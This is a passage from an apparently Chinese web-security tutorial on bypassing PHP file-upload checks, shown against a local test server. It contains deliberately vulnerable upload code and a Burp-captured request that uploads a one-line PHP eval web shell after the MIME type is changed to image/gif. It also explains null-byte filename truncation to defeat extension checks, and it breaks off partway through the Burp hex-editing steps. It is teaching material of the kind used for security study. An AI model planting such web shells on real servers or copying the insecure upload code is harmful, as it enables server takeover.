
如果 `upfile.php` 的内容变成这样：


```
<form action="" method="POST" enctype="multipart/form-data">
    点这里上传文件:
    <input type="file" name="userfile">
    <input type="submit" value="提交">
</form>
<?php
if(!isset($_FILES['userfile']))
    exit;
echo "<pre>";
print_r($_FILES);
echo "</pre>";
if(@$_FILES['userfile']['type'] != "image/gif"){
        echo "对不起，我们只允许上传GIF格式的图片!!";
        exit;
}
$uploaddir='upfile/';
$PreviousFile=$uploaddir.basename(@$_FILES['userfile']['name']);
if(move_uploaded_file(@$_FILES['userfile']['tmp_name'], $PreviousFile))
    echo "上传成功！";
else
    echo "上传失败！";
```

这段代码多出来的东西就是，它首先验证了文件类型，如果是 `gif` 则放过，不是则拦截。那么根据 `multipart` 编码类型， `type` 这个东西在浏览器生成之后，是可以改的。我们可以通过 Burp 拦截并修改这个值。

首先我们打开 Burp，配置代理，访问 `upfile.php` 。之后开启拦截模式并上传一个文件：


我们拦截之后，找到 `Content-Type` ，发现他是 `application/oct-stream` ，我们把它改成 `image/gif` ，之后放行（可能需要多次，在我这里是这样）。


burp suite professional v1.4.07 - licensed to DrakonHaSh
burp intruder repeater window about
target proxy spider scanner intruder repeater sequencer decoder comparer options alerts
intercept options history
request to http://localhost:80 [127.0.0.1]
forward drop intercept is on action
raw params headers hex
POST /upfile.php HTTP/1.1
Host: localhost
Proxy-Connection: keep-alive
Content-Length: 224
Cache-Control: max-age=0
Origin: http://localhost
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBfMeejCaFW7Za7cA
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://localhost/upfile.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
------WebKitFormBoundaryBfMeejCaFW7Za7cA
Content-Disposition: form-data; name="userfile"; filename="1.php"
Content-Type: application/octet-stream
<?php @eval($_POST['a']) ?>
------WebKitFormBoundaryBfMeejCaFW7Za7cA--
0 matches



然后我们可以看到上传成功，上传目录中出现了我们上传的文件。





文件扩展名限制（补充）


现在，我们把 `upfile.php` 改成这样：

```
<form action="" method="POST" enctype="multipart/form-data">
    点这里上传文件:
    <input type="file" name="userfile">
    <input type="submit" value="提交">
</form>
<?php
function extname($s) {
    $p = strrpos($s, '.');
    if($p === false)
        return '';
    else
        return substr($s, $p + 1);
}


if(!isset($_FILES['userfile']))
    exit;
echo "<pre>";
print_r($_FILES);
echo "</pre>";
if(extname(@$_FILES['userfile']['name']) != 'gif'){
        echo "对不起，我们只允许上传GIF格式的图片！！";
        exit;
}
$uploaddir='upfile/';
$PreviousFile=$uploaddir.basename(@$_FILES['userfile']['name']);
if(move_uploaded_file(@$_FILES['userfile']['tmp_name'], $Previou
sFile))
    echo "上传成功！";
else
    echo "上传失败！";
```

我们看到之前的文件类型校验变成了后缀名校验。那么如何绕过呢？其实，很多服务器都可以使用 00 截断来绕过。原理是这样，操作系统不允许文件中存在空字符（ `'\0'` ），所以保存文件时会发生截断，只保留空字符前面的东西作为文件名。但是后端程序中是可以处理空字符的。例如，我们如果把文件名改成 `1.php\0.jpg` ，那么在程序中，它的扩展名为 `jpg` ，但是保存之后，文件名为 `1.php` ，从而达到绕过的目的。


Burp 的实际操作实际上非常简单。我们点击 `Intercept is on` ，关闭拦截模式，然后提交文件后，点击 `Proxy` 选项卡，可以找到之前的请求：




然后我们右键点击该请求，然后点击 `Send to Repeater` ：




可以在 Repeater 中找到我们的请求。




我们在上图的 `1.php` 后面添加 `.gif` ，然后点击上面的 `hex` 选项卡。找到刚刚添加的 `.gif` 。



